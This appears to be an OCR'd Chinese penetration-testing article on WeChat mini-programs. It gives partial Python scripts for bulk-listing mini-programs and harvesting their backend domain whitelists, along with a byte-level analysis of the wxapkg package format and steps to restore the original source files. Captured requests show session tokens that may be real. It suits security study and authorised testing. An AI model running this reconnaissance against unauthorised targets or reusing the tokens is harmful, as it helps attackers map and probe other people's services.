
微信小程序的渗透五脉

作者: Hack Inn | 时间: May 29, 2020 | 分类: 技术分享 | 访问: 18,015 次



> *由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失，均由使用者本人负责，雷神众测以及文章作者不为此承担任何责任。*
>
> *雷神众测拥有对此文章的修改和解释权。如欲转载或传播此文章，必须保证此文章的完整性，包括版权声明等全部内容。未经雷神众测允许，不得任意修改或者增减此文章内容，不得以任何方式将其用于商业目的。*

全文共五篇章节，分别是：寻魔篇、访道篇、如意篇、修仙篇、降妖篇，均首发于“雷神众测”公众号具有原创声明。本文全长2万余字，预计阅读时间50分钟，请做好准备。

目录

0x01 寻魔篇

0x011 前言

微信小程序，实用；渗透微信小程序，好玩。笔者呢也希望这篇拙作在给各位可敬可爱的读者朋友们带来愉悦的同时能让大家有一些有益的收获。当然笔者是一位后学，若有错误或者思考不全面之处还望各位前辈们多多包涵以及指教，先谢谢各位了。这是笔者第一次自认为比较全面的站在渗透测试者、攻击者、一个“大坏蛋”的角度上从多维度入手着笔有关微信小程序的渗透专题文章。作者写此文的初心是想把自己有限却实用的测试经验分享给您，让您能通过最轻松的方式让渗透微信小程序的成果最大化，敢请占用各位同仁的一些宝贵时间浏览在下的文章。“寻魔篇”是这一系列的开篇文章，将会带领大家通过微信小程序高效的进行企业资产的收集工作，走入微信小程序渗透的大门。

0x012 报告！发现小程序

在日常生活中，我们可以使用微信自带的小程序搜索功能轻松的找到我们想要的小程序。在搜索结果中，微信会依次判断小程序的 “名称”、“简介”、“开发者”中是否含有用户所搜索的关键字，并按照匹配度返回相关的小程序。下图为用户搜索含有“微信”关键字的小程序时客户端返回的结果：

对于普通用户来说，这个搜索功能完全能满足日常所需。但在渗透测试工作中，通过一个一个搜索的方式来寻找目标小程序，显然效率太低了，并且无法搜集全所有的相关小程序。需求便因此产生了，我们需要一种方便、高效的获取小程序搜索结果的方法。

能想到的第一种方案便是尝试修改微信搜索的请求数据包，让他一次返回大量的搜索内容或多次返回足量内容。心动了就要行动，我们来到小程序搜索界面，搜索内容之后抓包，下图为抓取到的数据包（已简化，移除其他非关键参数）：

```
POST /wxa-cgi/innersearch/subsearch HTTP/1.1
Host: mp.weixin.qq.com
Connection: close
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 13_3_1 like Mac OS X)
AppleWebKit/605.1.15 (KHTML, like Gecko) Mobile/15E148
MicroMessenger/7.0.11(0x17000b21) NetType/WIFI Language/fr
Content-Length: 274

query=weixin&cookie=RJi4ne3CexAUz1V4D5c20aoyVh91gQ2e6ffQ4ZsPGcLFcwHYP
DYmeHCQZv0O93oy58m01rZ2wQ57==&subsys_type=1&offset_buf={"page_param":
[{"subsys_type":1,"server_offset":0,"server_limit":120,"index_step":3
0,"index_offset":30}],"client_offset":0,"client_limit":8}
```


可以看到这是一个向“https://mp.weixin.qq.com/wxa-cgi/innersearch/subsearch” POST数据的请求包，POST的内容中含有“query”、“cookie”、“subsys_type”、“offset_buf”这四个参数。“query”内容为用户搜索的内容，可以为任意值；“cookie”参数是当前微信用户的校验信息，具有一定的有效期，但**能保持在很长一段时间内不会过期**；“subsys_type”则为一个固定值，恒等于“1”；“offset_buf”参数较为关键，控制具体搜索多少个小程序、返回多少小程序信息。我来带大家分析一下“offset_buf”参数为什么我认为比较关键：参数内容是一串JSON数据，我们可以把他拆分成“server”、“index”、“client”三组来分析。第一组“server_offset”表示服务器从第几个小程序中开始搜索，我们将参数保持不变为“0”即可；**“server_limit”表示服务器最多查询多少个小程序，在普通用户的搜索中恒为“120”**，这也就解释了为什么我们在搜索一些小程序关键字时总是搜索不全，并不是没有更多的相关小程序了，而是服务器不会继续搜索了。第二组“index_step”表示每一次查询多少个值，这个值肯定是越大越好，以便于我们能一次查完；“index_offset”可以理解为用户目前已经查询了多少个小程序，我们将他设置为恒为“0”即可。第三组“client_offset”表示微信客户端上已经显示了多少个微信小程序，我们无需去理会，也直接设置为恒为“0”即可，“client_offset”则是每次查询返回多少个小程序结果，这里我们设置为实际想查询的数量。

至此，微信小程序搜索的请求包分析完毕，我们来研究下他以JSON格式返回的查询结果数据：


```
⊟{
    "base":⊞Object{...},
    "respBody":⊟{
        "totalCount":24,
        "subType":22,
        "count":8,
        "title":"<em class="highlight">微信</em> - 小程序",
        "moreAction":⊞Object{...},
        "items":⊟[
            ⊟{
                "docID":"A7efdef97e861f72c3a1d28356e807e5a6d7421ee",
                "nickName":"微信读书排行",
                "iconUrl":"
https://wx.qlogo.cn/mmhead/Q3auHgzwzM4uBibgx6odPAXtBxa7z6yppvTb5EHCJIKIRFmRKQY6icxQ/64",
                "userName":"gh_0940d5d5f053@app",
                "description":"查看读书排行，发现读书达人。",
                "scoreTfIdf":2.42882800102,
                "scoreQuailty":2.51386833191,
                "appid":"wx5a03f3b857f7bf84",
                "extra_json":"{"title":"<em class=\"highlight\">微信<\/em>读书排
行","image":"http:\/\/mmbiz.qpic.cn\/mmbiz_png\/NyhVyib9yJTw5FZvohKL8xzBwFBgkCicW9ApreX1ibh7ALz3x
Zq0Lu6uAMwtWkLQFQKdiciarSlCG4MAw191AeIX3Eg\/640?
wx_fmt=png&wxfrom=200","search_buffer":"F777236253_1585016494_230233200|A7efdef97e861f72c3a1d283
56e807e5a6d7421ee|0|wx5a03f3b857f7bf84|0|0|0||1|$box_position_from_zero$|$abs_position_from_zero
$|$scroll_y$|0","content_type":"HOME","labels":["社交"],"use_status":"","evaluate":"4.5
分","func_labels":
[],"cookie":"RJi4ne3CexAUz1V4D5c20aoyVh91gQ2e6ffQ4ZsPGcLFcwHYPDYmeHCQZv0O93oy58m01rZ2wQ57=="}",
                "appuin":3508378349
            },
```

在返回数据的“items”字段中可以看到每个小程序的返回信息，其中有：“名称”、“简介”、“APP编号”、“程序LOGO地址’等其他字段。“nickname”(小程序名称)、“appid”（小程序唯一对应的id号）这两个参数的内容比较有价值，在整理搜索结果数据时可以只保留这两个数据。

分析到此我们便可构造参数来编写自定义微信小程序搜索的脚本，其Python程序源码如下：

```
        App_Name = App_Item_Json['nickName']
        App_Id_List.append(App_Id)
        App_Name_List.append(App_Name)

if __name__ == '__main__':
    reload(sys)
    sys.setdefaultencoding('utf-8') #解决编码问题
    query = raw_input("请输入要搜的微信小程序名称: ")
    number = raw_input("请指定要返回的小程序的数量: ")
    cookie = raw_input("请输入你获取到的Cookie信息: ")
    App_Id_List = []
    App_Name_List = []
    try:
        Get_Apps(query,number,cookie)
        print "返回的小程序名: " + ",".join(App_Name_List)
        print "返回的小程序ID: " + ",".join(App_Id_List)
    except:
        print "信息获取失败，请检查！"
```

程序运行效果如下，批量搜索微信小程序就是这么轻松：

0x013 搜集接口信息

在不打开微信小程序的情况下，我们还能够通过微信自带接口获取哪些有用的信息？在每一个小程序展示页内都有“更多资料”这个功能，其中含有“开发者”（个人开发者只显示“个人”二字）、“服务及数据网址”等实用信息如下图：

上图中“服务及数据由以下网址提供”一栏特别引人注目，这些网址接口数据是从哪里来的呢？这便不得不提到微信小程序的一个安全机制——微信小程序服务器域名白名单机制，官方开发文档介绍如下：

> *每个微信小程序需要事先设置通讯域名，**小程序只可以跟指定的域名进行网络通信**。包括普通 HTTPS 请求（wx.request）、上传文件（wx.uploadFile）、下载文件（wx.downloadFile) 和 WebSocket 通信（wx.connectSocket）*
>
> *域名只支持 `https` 和 `wss` 协议；域名不能使用 IP 地址或 localhost；可以配置端口，但不能向同域名不通端口服务器访问；如果不配置端口，则不能带端口访问对应域；出于安全考虑，api.weixin.qq.com 不能被配置为服务器域名……*

只要是涉及到微信小程序GET、POST的数据请求的域名都必须配置在小程序后台的“服务器域名 - request合法域名”中，而这一栏的数据值正是大家前面所看的“更多资料”中“服务及数据由以下网址提供”一栏的数据。通过微信这一机制，我们便可以非常快速的收集小程序域名接口资产。

和第一个接口一样，想要方便、高效的获取数据，还是得分析它的请求数据包。我们在点击“更多资料”的同时开始抓包，下图为抓取到的数据包（已简化，移除其他非关键参数）：

```
GET /mp/waverifyinfo?action=get&appid=wx9074de28009e1111&wx_header=1
HTTP/1.1
Host: mp.weixin.qq.com
Connection: close
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 13_3_1 like Mac OS X)
AppleWebKit/605.1.15 (KHTML, like Gecko) Mobile/15E148
MicroMessenger/7.0.11(0x17000b21) NetType/WIFI Language/fr
X-WECHAT-KEY:
592ad9206581df3732c604684d39d10e314e9e89d5cdf4a81adc0fdb6855099581df
73c6a74554f62fcceef305bf64fc45828922e0e8fc1a4bdfff7cd286d94434e12158
1a2c717ab229bb1a5230
X-WECHAT-UIN: Afe9OjM6MjZv
```


这是一个GET类型的数据包，查询接口为“https://mp.weixin.qq.com/mp/waverifyinfo” 。其中有“action”、“appid”、“wx_header”三个数据，在请求头中还含有“X-WECHAT-KEY”、“X-WECHAT-UIN”两个微信自定义的请求头。“action”为请求类型，这边使用默认“get”值；“wx_header”为是否启用微信自定义头，也使用默认参数“1”启用即可；“appid”为对应项查询的微信小程序ID值；“X-WECHAT-UIN”为**每个客户端固定的身份值**；“X-WECHAT-KEY”是微信用于验证请求合法性时所用的校验值，每次访问会重新生成新的校验值，但旧校验值并不会立刻失效，任然**拥有3小时左右的有效期**。

调用此接口之后，会以HTML的格式返回“更多资料”信息页面，我们可以看到“请求域名白名单”的信息都已经在“request_domain_list”这个List数组中了：

```
<li class="info_item">
    <h3 class="info_item_title">AppID</h3>
    <div class="info_item_desc">wx9074de28009e1111</div>
</li>
<li class="info_item">
    <h3 class="info_item_title">服务及数据由以下网址提供</h3>
    <div class="info_item_desc">
        <script>
        var request_domain_list = [
                            "https://api.weibo.cn",
                            "https://bi.im.weibo.cn",
                            "https://dsp.edm.weibo.cn",
                            "https://kylin.im.weibo.cn",
                            "https://m.edm.weibo.cn",
                            "https://mp.edm.weibo.cn",
                            "https://picupload.weibo.com",
                            "https://sbeacon.sina.com.cn",
                            "https://service.account.weibo.com",
                            "https://ug.edm.weibo.cn"
        ];
        request_domain_list.splice(request_domain_list.length-1, 1);
        document.write(request_domain_list.length ? request_domain_list.join("<br>"
        : '无');
        </script>
    </div>
</li>
```

那么接下来我们便要开始写微信小程序网络接口的批量提取脚本，但这边有一个小细节需要注意，此接口的访问频率有一定的限制，每访问一次需要将程序“休眠”数秒再进行下一次访问，若触发其访问频率限制则会提示“访问频繁，请稍后再试”，并会对你当前身份封锁15分钟左右。最后完成的Python源码如下：

```
        startIndex += len(startStr)
    endIndex = content.index(endStr)
    return content[startIndex:endIndex]

if __name__ == '__main__':
    X_APP_IDS = raw_input("请输入小程序ID(逗号分隔): ")
    X_WECHAT_UIN = raw_input("请输入自己的X-WECHAT-UIN: ")
    X_WECHAT_KEY = raw_input("请输入自己的X-WECHAT-KEY: ")
    X_APPID_LIST = X_APP_IDS.split(",")
    Domain_list = []
    for X_APP_ID in X_APPID_LIST:
        try:
            Get_Domain(X_APP_ID,X_WECHAT_KEY,X_WECHAT_UIN)
        except:
            print X_APP_ID + "的信息获取失败，请检查！"
    Domain_list = list(set(Domain_list)) #list数组去重
    Domain_list = filter(None,Domain_list) #list数组去空
    print "收集到的域名: " + str(Domain_list)
```

程序运行效果如下，再也不用担心收集不到小程序域名了：

```
➜  ThorSRC python get-domains.py
请输入小程序ID(逗号分隔): wxdcd3d073e47d1742,wx077d230cd6e8bde6,wx68d2
f041b84ace49
请输入自己的X-WECHAT-UIN: Afe9OjM6MjZv
请输入自己的X-WECHAT-KEY: jVLUV52LioKHmimVV572V7BKpmVpKBKpoCioJ5B47KBM
omGV41BlmBkiBKuMB75G22BiuLlBiu14LG25
收集到的域名: ['https://ai.baidu.com', 'https://pcs.baidu.com', 'https
://pcsdata.baidu.com', 'https://d.pcs.baidu.com', 'https://hiphotos.ba
idu.com', 'https://a.app.qq.com', 'https://zhifu.baidu.com', 'https://
himg.bdimg.com', 'https://pan.baidu.com', 'https://gss0.bdstatic.com',
 'https://graph.baidu.com', 'https://wappass.baidu.com', 'https://baid
u.com', 'https://staticwx.cdn.bcebos.com', 'https://passport.baidu.com
', 'https://apis.map.qq.com', 'https://hmma.baidu.com', 'https://stati
csns.cdn.bcebos.com']
```

0x02 访道篇

0x021 前言

道可道，非常道。想要全面的对微信小程序展开渗透工作，光会通过微信接口收集信息是不行的，只会在手机上抓包测试也是不够全面的，必须要对微信中小程序的数据包彻底了解才可入其理访其道。在这篇文章中作者将会带领大家完整的分析微信小程序数据包，并教导大家如何提取以及还原小程序数据包。

0x022 小程序包浅析

在开发者将自己的小程序上传之后，微信服务器会将小程序打包为以 `wxapkg` 作为扩展名的小程序数据包供客户端下载及使用。小程序包共由：头部段、索引段、数据段三个部分组成，在iOS和安卓客户端中并没有对小程序包进行加密保存。下面就让我们在Hex编辑器中打开数据包，来分别了解一下这个三个数据包段。

我们可以看到每一个小程序包的头部段都由 `0xBE` 幻数（Magic Number）开头以 `0xED` 幻数做结，这两个幻数分别对应了“Begin”和“End”的缩写。

微信小程序包的头部段固定长度为14字节，在除去两个幻数之后又可以以每4字节为一块分为填充块、索引段长度块、数据段长度块三个数据块。填充块默认为0x0，占四个字节，并无其他实际用途；索引段长度块则代表索引段字符长度，用于微信校验用途；数据段长度块表示数据段字符长度，也参与了小程序数据包的校验。可将头部段数据归类为如下表：

段名称	块名称	类型	说明
头部	初始	短整形	固定为0xBE
	填充	长整形	固定为0x0,四字节
	索引段长度	长整形	用于校验,四字节
	数据段长度	长整形	用于校验,四字节
	结束	短整形	固定为0xED

在小程序包头部段结束之后便是索引段，此段的功能是让微信客户端快速解析包内有哪些文件，并将它们从数据段分离出来形成最终能访问的文件。索引段以占位4字节的“数量块”开头，他代表当前包内共由多少个文件，例如下图：

上图中数量块的值为 0x0D 对应10进制“13”，则表示当前小程序包内共有13个文件。在数量块结束之后，便以数量块的值作为循环次数来依次循环：长度块、名称块、偏移块、数据量块这四个数据块。长度块占4个字节，代表对应文件的文件名长度；接着便是以长度块的值作为占位长度的名称块，是一个字节型变量，储存的内容是对应文件的文件名，其文件名包含文件在当前数据包内的相对路径，例如： /pages/index/index.html 、 /images/logo/logo.png ；偏移段和数据量段所占空间均同样为4字节，分别代表对应文件在小程序包中的具体偏移位置和对应文件在小程序包中的数据长度。至此我们便可将小程序包索引段结构归类为下图：

段名称	块名称	类型	说明
索引	数量	长整形	位于索引段开头，四字节
	.....		
	长度	长整形	对应文件名称长度，四字节
	名称	字节形	包内文件名称（带路径）
	偏移	长整形	对应文件位于包内的位置，四字节
	数据量	长整形	对应文件的数据长度，四字节
	.....		

最后我们来到小程序包的数据段，数据段的构造非常简单仅有“内容块”这么一个数据块，里面储存了每一个索引段中存在索引的文件的实际内容。


```
➜ ThorSRC binwalk Demo\ de\ APP.wxapkg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
481           0x1E1           PNG image, 90 x 90, 8-bit colormap, non-interlaced
1804          0x70C           PNG image, 90 x 90, 8-bit colormap, non-interlaced
3110          0xC26           PNG image, 90 x 90, 8-bit colormap, non-interlaced
4788          0x12B4          PNG image, 90 x 90, 8-bit colormap, non-interlaced
6352          0x18D0          PNG image, 90 x 90, 8-bit colormap, non-interlaced
7989          0x1F35          PNG image, 140 x 140, 8-bit colormap, non-interlaced
8233          0x2029          Zlib compressed data, best compression
9561          0x2559          JPEG image data, JFIF standard 1.01
61887         0xF1BF          Unix path: /brac-ia/companyCardIssuing/pages/index.htm
ckCompanyCardUrl:(a="https://    .com.cn")+"/iclient-igc/bepweb/bep/pages/c
69394         0x10F12         HTML document header
117103        0x1C96F         HTML document footer
```

如上图，我们使用“BINWalk”工具也可轻松的得到数据段中的文件结构，微信小程序包的数据段会优先存入二进制文件（图片、声音文件等）再储存js、html等文件，该段小结如下表：

段名称	块名称	类型	说明
数据	.....		
	内容	/	原始文件内容
	.....		


0x023 回到最初的数据

有细心的读者可能会发现，小程序数据包内存在的文件比小程序开发时的原项目文件少了许多文件，每个页面之下的“js”、“json”、“wxml”、“wxss”等许多文件都不见了，取而代之是一个“html”文件：



原来，在微信服务器会将小程序源码中所有的“js”文件压入“app-service.js”文件中，将所有的“json”文件压入“app-config.json”中，将所有的“wxml”文件压入“page-frame.html”文件中，“wxss”则在处理之后以“html”文件的形式存留在对应页面目录之下。

JS数据还原：我们打开“app-service.js”文件可以看到他的内容由一个个“define”函数构成：



我们可以清晰的看到“define”函数中包含有原本js文件的文件名及内容，其js内容被压缩了，美化一下即可，红框部分便是原始js文件的内容：

```
define("app.js", function(XXXXX) {"use strict";
        App({
            onLaunch: function() {
                try {
                    wx.clearStorageSync()
                } catch (a) {}
            },
            globalData: {
                versionFlag: !0
            }
        });
    });
require("app.js");
```


JSON数据还原：我们在编辑器中打开“app-config.json”文件，“page”段中每个“window”段内的json文件便为原本对应页面下的json文件，剩下部分（下图红框处）则为“app.json”的文件内容。

例如将上图的数据还原，则为：

```
pages/index/index.json:
{
    "backgroundTextStyle": "light",
    "navigationBarBackgroundColor": "#fff"
}
```

```
app.json:
{
    "entryPagePath":"pages/index/index.html",
    "pages":[
        "pages/index/index",
        "pages/companyCard/index"
    ],
    "window":{
        "backgroundTextStyle":"light",
        "navigationBarBackgroundColor":"#fff",
        "navigationBarTitleText":"示例APP啊"
    }
}
```

WXSS数据还原：打开对应页面下的html文件，我们可以发现在这个页面之内调用了 `setCssToHead` 函数，该函数的参数的内容便是经过处理之后原本对应页面下的wxss文件，我们只需要还原他即可：

```
<style>
</style>
<page></page>
<script>    var __setCssStartTime__ = Date.now();
    setCssToHead([[2,0],".",[1],"wrap-main { -webkit-flex: 1; flex: 1; overflow-y: auto; background
#fff; }\n.",[1],"top-banner-img { display: block; width: ",[0,750],"; height: ",[0,282],"; }\n.",
[1],"profit-cont { border-top: ",[0,20]," solid #f5f5f5; background: #fff; }\n.",[1],"profit-head {
padding-top: ",[0,25],"; }\n.",[1],"profit-head .",[1],"head-txt { display: block; font-size: ",
[0,36],"; color: #ea5404; text-align: center; }\n.",[1],"profit-list { padding: ",[0,12]," ",
[0,62]," ",[0,30],"; }\n.",[1],"profit-list-item { display: -webkit-flex; display: flex; margin: ",
[0,26]," 0; -webkit-align-items: center; align-items: center; }\n.",[1],"profit-list .",[1],"item-
icon { width: ",[0,90],"; height: ",[0,90],"; margin-right: ",[0,38],"; }\n.",[1],"profit-list .",
[1],"item-txt { -webkit-flex: 1; flex: 1; font-size: ",[0,30],"; line-height: ",[0,40],"; color:
#666; }\n",],"Some selectors are not allowed in component wxss, including tag name selectors, ID
selectors, and attribute selectors.(./pages/index/index.wxss:66:13)",

{path:"./pages/index/index.wxss"})()
    var __setCssEndTime__ = Date.now(); document.dispatchEvent(new CustomEvent( "generateFuncReady"
{       detail: {           generateFunc: $gwx( './pages/index/index.wxml' )     }}))     </script>
```

WXML数据还原：打开“page-frame.html”文件，我们发现相较于还原其他文件，处理之后的wxml数据还原起来比较复杂。微信将原本的wxml页面直接处理成js格式放入“page-frame.html”文件中，并进行了一些代码混淆。当用户需要调用当前页面时，通过使用基础库来处理这些js代码形成dom树并渲染，使得用户可以看到对应的网页内容。

```
1118  })(__WXML_GLOBAL__.ops_cached.$gwx_3);return __WXML_GLOBAL__.ops_cache
1119  }
1120  __WXML_GLOBAL__.ops_set.$gwx=z;
1121  __WXML_GLOBAL__.ops_init.$gwx=true;
1122  var nv_require=function(){var nnm={};var nom={};return function(n){ret
1123  }}}()
1124  var x=['./pages/companyCard/index.wxml','./pages/errResult/index.wxml'
1125  var m0=function(e,s,r,gg){
1126  var z=gz$gwx_1()
1127  var oB=_n('web-view')
1128  _rz(z,oB,'src',0,e,s,gg)
1129  _(r,oB)
1130  return r
1131  }
1132  e_[x[0]]={f:m0,j:[],i:[],ti:[],ic:[]}
1133  d_[x[1]]={}
```

根据前人分析的结果我们可以将形成wxml文件的js语句理解为如下指令（笔者更新版）：

- `var z=gz$gwx_{$id}()` 调用 `gz$gwx_{$id}` 函数获取对应的变量存入 `z` 数组中；
- `var {name}=_n('{tag}')` 创建名称为 `{name}`， tag 为 `{tag}` 的节点；
- `_rz(z,{name},'{attrName}',{id},e,s,gg)` 将 `{name}` 的 `{attrName}` 属性修改为 `z` 数组中对应 `{id}` 的值；
- `_({parName},{name})` 将 `{name}` 作为 `{parName}` 的子节点；
- `var {name}=_oz(z,{id},e,s,gg)` 创建名称为 `{name}`，内容为 `z` 数组中对应 `{id}` 的值的文本节点；

- `var {name}=_v()` 创建名称为 `{name}` 的虚节点(wxml 里恰好提供了功能相当的虚结点 `block` , 这句话相当于 `var {name}=_n('block')`);
- `var {name}=_mz(z,'{tag}',['{attrName1}',{id1},'{attrName2}',{id2},...],[],e,s,gg)` 创建名称为 `{name}` ， tag 为 `{tag}` 的节点，同时将 `{attrNameX}` 属性修改为 `z[f({idX})]` 的值(`f` 定义为 `{idX}` 与 `{base}` 的和； `{base}` 初始为 `0` ， `f` 返回的第一个正值后 `{base}` 即改为该返回值；若返回负值，表示该属性无值);
- `return {name}` 名称为 `{name}` 的节点设为主节点；
- `cs.***` 调试用语句，直接忽略即可。

例如某wxml页面的生成内容为：

```
1. var m0 = function(e, s, r, gg) {
2.         var z = gz$gwx_1()
3.         var oB = _n('web-view')
4.         _rz(z, oB, 'src', 0, e, s, gg)
5.         _(r, oB)
6.         return r
7.     }
```

`var z = gz$gwx_1()` 代表调用 `gz$gwx_1` 函数获取动态变量的值储存至 `z` 数组中（此函数稍后分析）； `var oB = _n('web-view')` 表示创建一个tag为web-view的节点，也就是： `<web-view></web-view>` ； `_rz(z, oB, 'src', 0, e, s, gg)` 则表示 `<web-view>` 标签中有一个 `src` 的属性，他的内容为 `z[0]` 数组的内容。

接着我们来看 `gz$gwx_1` 函数：

```
1.  function gz$gwx_1() {
2.     if (__WXML_GLOBAL__.ops_cached.$gwx_1) return __WXML_GLOBAL__.ops_cached.$gwx_1
3.     __WXML_GLOBAL__.ops_cached.$gwx_1 = [];
4.     (function(z) {
5.         var a = 11;
6.         function Z(ops) {z.push(ops)}
7.         Z([[7],[3, 'companyUrl']])})
8.    (__WXML_GLOBAL__.ops_cached.$gwx_1);
9.     return __WXML_GLOBAL__.ops_cached.$gwx_1
10.  }
```

